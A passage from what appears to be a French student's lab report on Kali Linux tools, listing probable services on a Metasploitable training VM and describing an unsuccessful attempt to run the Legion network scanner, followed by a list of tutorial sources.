
Port	Service probable	
25	SMTP	Postfix sur Metasploitable
512	exec	Très vieux protocole
53	DNS	Bind9

p) Legion

Legion est un outil de pentest réseau (GUI) basé sur SPARTA qui permet d'automatiser le scan de ports (via nmap), la détection de services, l'énumération SMB, FTP, SSH, l'exécution automatique de scripts (nmap NSE) etc

Je le lance avec legion dans le terminal ce qui va ouvrir son interface graphique.

J'ai ensuite essayé d'ajouter VM metasploitable dans les cibles en ajoutant des argument pour le scan nmap mais je n'ai jamais réussi et je n'ai pas trouvé pourquoi.



3. Sources

Tutoriel Kali Linux : commandes essentielles, gestion des outils Kali, exécution de scans
Sweshi's Cyber Security Tutorials |legion tutorial
Comment utiliser Burp Suite? - "Web Application PenTesting"
Testphp.Vulnweb - SQL Injection with SQLMap
Legion Guide | Scanning & Basics | Kali Linux
Et la documentation Kali